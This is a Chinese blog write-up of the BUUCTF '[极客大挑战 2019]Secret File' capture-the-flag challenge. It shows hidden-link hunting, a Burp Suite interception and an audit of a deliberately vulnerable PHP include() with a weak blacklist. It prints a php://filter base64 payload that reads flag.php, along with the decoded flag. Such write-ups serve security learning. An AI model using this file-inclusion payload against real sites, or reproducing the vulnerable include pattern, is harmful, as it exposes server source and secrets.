

buuctf-SecretFile

原创

xixihahawuwu



于 2020-11-23 16:26:40 发布



221



收藏 1

版权声明：本文为博主原创文章，遵循[CC 4.0 BY-SA](#)版权协议，转载请附上原文出处链接和本声明。

本文链接：<https://blog.csdn.net/xixihahawuwu/article/details/109997926>

版权

Challenge

3008 Solves

X

[极客大挑战 2019]Secret File

1

Instance Info

Remaining Time: 10764s

Lan Domain: 19994-c2b57f1c-3168-4477-93b1-70c6f00df75b

<http://c2b57f1c->

3168-4477-93b1-70c6f00df75b.node3.buuoj.cn

[Destroy this instance](#)

[Renew this instance](#)

Flag

Submit

<https://blog.csdn.net/xixihahawuwu>


你想知道蒋璐源的秘密么？

想要的话可以给你，去找吧！把一切都放在那里了！


查看下源码

```
<br>
<p style="font-family:arial;color:red;font-size:20px;text-align:center;">想要的话可以给你，去找吧！把一
<a id="master" href="#">./Archive_room.php style="background-color:#000000;height:70px;width:200px;col
▶ <div style="position: absolute;bottom: 0; width: 99%;"></div>
</body>
'html>
```

访问过去



直接点击secret按钮



回去看看源码

```
<br>
▶ <a id="master" href=".action.php" style=
```

又有一个

🔗 c2b57f1c-3168-4477-93b1-70c6f00df75b.node3.buuoj.cn/end.php

访问后自动跳转为end.php

The screenshot shows a browser window with a black background. At the top, there is a navigation bar with various links like '天猫双11', '常用网址', 'JD 京东商城', etc. In the center, the text '查阅结束' (Query Ended) is displayed in large red letters. Below it, another line of text '没看清么？回去再仔细看看吧。' (Did you not see clearly? Go back and look carefully.) is also in red. At the bottom right of the page, there is a URL: <https://blog.csdn.net/xixihahawuwu>.

本来以为是有别的按键存在或者源码的颜色问题，回去调了下页面颜色

我把他们都放在那里了，去看看吧

SECRET

<https://blog.csdn.net/xixihahawuwu>

查阅结束

没看清么？回去再仔细看看吧。

<https://blog.csdn.net/xixihahawuwu>

结果什么都没有

结果抱着侥幸的心里返回首页查看

The screenshot shows a browser window with developer tools open. The main content area displays a page with the title "Oh! You found me" and a message "你想知道密源的密么?". The developer tools sidebar on the left shows the HTML structure:

```
<!DOCTYPE html>
<html> (遮挡)
  <head> (遮挡) </head>
  <body style="background-color:; ">
    <br>
    <br>
    <br>
    <br>
    <br>
    <br>
    <h1 style="font-family:verdana;color:red;text-align:center;">你想知道密源的密么? </h1>
    <br>
    <br>
    <br>
    <p style="font-family:arial;color:red;font-size:20px;text-align:center;">想要的话可以给你，去找吧！把一切都放在那里了！ </p>
    <a id="master" href=".Archive_room.php" style="background-color:#000000;height:70px;width:200px;color:black;left:44%;cursor:default;">Oh! You found me</a>
    <div style="position: absolute;bottom: 0; width: 99%;">
      <p style="font-style:italic 15px Georgia,serif;color:white;" align="center">Syclover @ cl4y</p>
    </div>
  </body>
</html>
```

The right side of the interface is the element inspector, showing the CSS rules for the selected element (the link with ID "master"). The "Layout" tab is selected, showing the following properties:

- 元素: .cls (内)
- position: absolute;
- bottom: 0;
- width: 99%;

盒模型:

- position: absolute (148.4px)
- margin: 0
- border: 0
- padding: 0
- 尺寸: 1503.2x46.8px

盒模型属性:

- box-sizing: content-box
- display: block
- float: none
- line-height: 1em

URL: https://blog.cs.../ixihawuwu

我的天，改了下颜色，然后用鼠标随便一拉！！！

发现了一个不一样的地方

The screenshot shows a browser window with developer tools open. The main content area displays a page with the title "Oh! You found me" and a message "想要的话可以给你，去找吧！把一切都放在那里了！". The developer tools sidebar on the left shows the HTML structure:

```
<p style="font-family:arial;color:red;font-size:20px;text-align:center;">想要的话可以给你，去找吧！把一切都放在那里了！ </p>
<a id="master" href=".Archive_room.php" style="background-color:#000000;height:70px;width:200px;color:black;left:44%;cursor:default;">Oh! You found me</a>
<div style="position: absolute;bottom: 0; width: 99%;">
```

The right side of the interface is the element inspector, showing the CSS rules for the selected element (the link with ID "master"). The "Layout" tab is selected, showing the following properties:

- 元素: .cls (内)
- position: absolute;
- bottom: 0;
- width: 99%;

盒模型:

- position: absolute (148.4px)
- margin: 0
- border: 0
- padding: 0
- 尺寸: 1503.2x46.8px

盒模型属性:

- box-sizing: content-box
- display: block
- float: none
- line-height: 1em

URL: https://blog.cs.../ixihawuwu

改了下这个小框的颜色，一开始太激动没注意到，结果仔细一看...

这不就是我之前直接过去的php吗...

果然，点击之后，跳转到我们之前的界面

A screenshot of a web browser window. The address bar shows a URL starting with 'c2b57f1c-3168-4477-93b1-70c6f00df75b.node3.buuoj.cn/Archive_room.php'. The page content is mostly black, with a large red button in the center containing the word 'SECRET' in white. Above the button, there is red text that reads '我把他们都放在那里了，去看看吧'. The browser interface includes standard navigation buttons and a toolbar at the top.

但是想着这个思路，试试这个界面是不是也有这样的

```
id="master" href="./action.php" style="background-color:#000; height:50px; width:200px; color:#FFFFFF; left:44%;"> </a>  
v style="position: absolute; bottom: 0; width: 99%;"
```

Syclover @ cl4y

<https://blog.csdn.net/xixihahawuwu>

结果也只是证实了之前的验证是对的，在首页有个按钮是直接转到下一个界面的
闹了半天思路是错的

重新整理思路

在点击action.php的按钮后，直接跳转到了end.php

这里本身就很不正常，浏览时间太快了，猜测会不会是要修改一个界面的浏览时间限制

先去抓包一下

Burp Suite Free Edition V1.7.27 - Temporary Project

Request

Raw Headers Hex

Response

Raw Headers Hex HTML Render

HTTP/1.1 302 Found
Server: openresty
Date: Thu, 05 Nov 2020 10:47:44 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 63
Connection: close
Location: end.php
X-Powered-By: PHP/7.3.11

<!DOCTYPE html>
<html>
<!--
secr3t.php-->
</html>

<https://blog.csdn.net/xixihahawuwu>

哦吼，一下子出来重点文件了

c2b5/f1c-3168-4477-93b1-70c6f00df75b.node3.buuoj.cn/secret.php

火狐官方站点 火狐官方站点 新手上路 常用网址 天猫双11 常用网址 京东商城 微博 携程旅行 天猫 网址大全

```
<html>
    <title>secret</title>
    <meta charset="UTF-8">
<?php
    highlight_file(__FILE__);
    error_reporting(0);
    $file=$_GET['file'];
    if(strstr($file, "../")|||stristr($file, "tp")|||stristr($file, "input")|||stristr($file, "data")){
        echo "Oh no!";
        exit();
    }
    include($file);
//flag放在了flag.php里
?>
</html>
```

<https://blog.csdn.net/xixihahawuwu>

看见有一个flag.php

但是这段源码肯定不是白给的

先审计一下，肯定有用

file=_GET['file'];//要用get传递一个file参数

```
if(strstr(file,".."))||strstr(file,"tp")||strstr(file,"input")||strstr(file,"data")){
echo "Oh no!";
exit();
}
```

这里有一个黑名单，过滤了一些参数
好，粗略审计完后先去看看flag.php



...太皮了

看不见，会不会是颜色的问题，修改一下背景颜色



啊哈！你找到我了！可是你看不到我QAQ~~~

我就在这里

<https://blog.csdn.net/xixihahawuwu>

但是，题目也说了，flag就在flag.php里

源码里找了半天也没找到

去看了下wp


这里可以用php伪协议来读取flag.php

构造payload:

```
1 | ?file=php://filter/convert.base64-encode/resource=flag.php
```

<https://blog.csdn.net/xixihahawuwu>

这里有一个知识点是php伪协议(详细信息自行查阅)



```
include($file);
//flag放在了flag.php里
?>
</html>
PCFET0NUWVBFIH0bWw+Cgo8aHRtbD4KCiAgICA8aGVhZD4KICAgICAgICA8bWV0YSBjaGFyc2V0PSJ1dGYtOCI+CiAgICAgICAgPHRpdGxIPkZMQUc8L3RpdGxlPgogICAgPC
```

<https://blog.csdn.net/xixihahawuwu>

一看就知道是base64

解码一下

直接用bp就行

得到flag

没法直接复制，靠
找了个在线解码

C 在线工具

在线加密解密(采用Crypto-JS实现)

[Feedback](#)

加密/解密

散列/哈希

BASE64

图片/BASE64转换

明文:

```
<!DOCTYPE html>

<html>

    <head>
        <meta charset="utf-8">
        <title>FLAG</title>
    </head>

    <body style="background-color:black;"><br><br><br><br><br><br>

        <h1 style="font-family:verdana;color:red;text-align:center;">啊哈!
        你找到我了！可是你看不到我QAQ~~~<h1><br><br><br>

        <p style="font-family:arial;color:red;font-size:20px;text-
        align:center;">
            <?php
                echo "我就在这里";
                $flag = "flag{daa7667e-46fe-484d-a4e4-899d3b4a505c}";
                $secret = 'jiAng_Luyuan_w4nts_a_g1rlfri3nd'
            ?>
        </p>
    </body>

</html>
```

[BASE64编码](#)

[◀ BASE64解码](#)

BASE64:

```
PCFET0NUWVBFIgH0bWw+Cgo8ahRlbD4KCIAgICAgCA8aGVhzD4KICA
gICAgICA8bWV0YSBjaGFy2V0PSJ1dGYtOCl+CiAgICAgICAgPHRp
dGxlPkZMQUc8l3RpdGxlPgogICAgPC9oZWfkPg0KICAgIDxbzR5IH
N0eWxIPsJiYWNRzJvdW5kLWNvbG9yOmJsYWNRoyl+PGJyPjxicj48
YnI+PGJyPjxicj48YnI+CiAgICAgICAgCiAgICAgICAgPGgxhINoEwxIP
SJmb250LWZhbwISeTp2ZXJkYW5h02NvbG9yOnJzD0tZxh0LWFs-sa
WduoNmNbnRlcjsiPuvViuWTIO+8geS9o0aJvuWlsOalkeS6hu+8geW
Pr+aYr+S9oOeci+S4jeWlsOalkVFBUx5+fjwvaDE+PGJyPjxicj48YnI+C
iAgICAgICAgCiAgICAgICAgPHAgc3R5bGU9lmZvnQlZmFlaWx5Om
FyaWFsO2NvbG9yOnJzDimb250LXNpemU6MjbWeDt0Zxh0LWFsa
WduoNmNbnRlcjsiPpgogICAgICAgICAgCA8P3BocAgogICAgICAgICAg
CAgICAgZWNobyAi5oiR5bCx5Zyo6L+Z6YeMjlsKICAgICAgICAgICAg
CAgICRmbGFnl0ogJ2zYWd7ZGFhNzY2N2UINDZmZS00ODRkLWE
0ZTQtODk5ZDNiNGE1MDVjfSc7CiAgICAgICAgICAgICAgICAkcz2Vjm
V0ID0gJ2ppQW5nX0x1eXvhbl93NG50c19hX2cxcklmcmkzbmQnCiAgI
CAgICAgICAgID8+CiAgICAgICAgPC9wPgogICAgPC9ib2R5Pg0KPC9
odG1sPgo=
```

拿到flag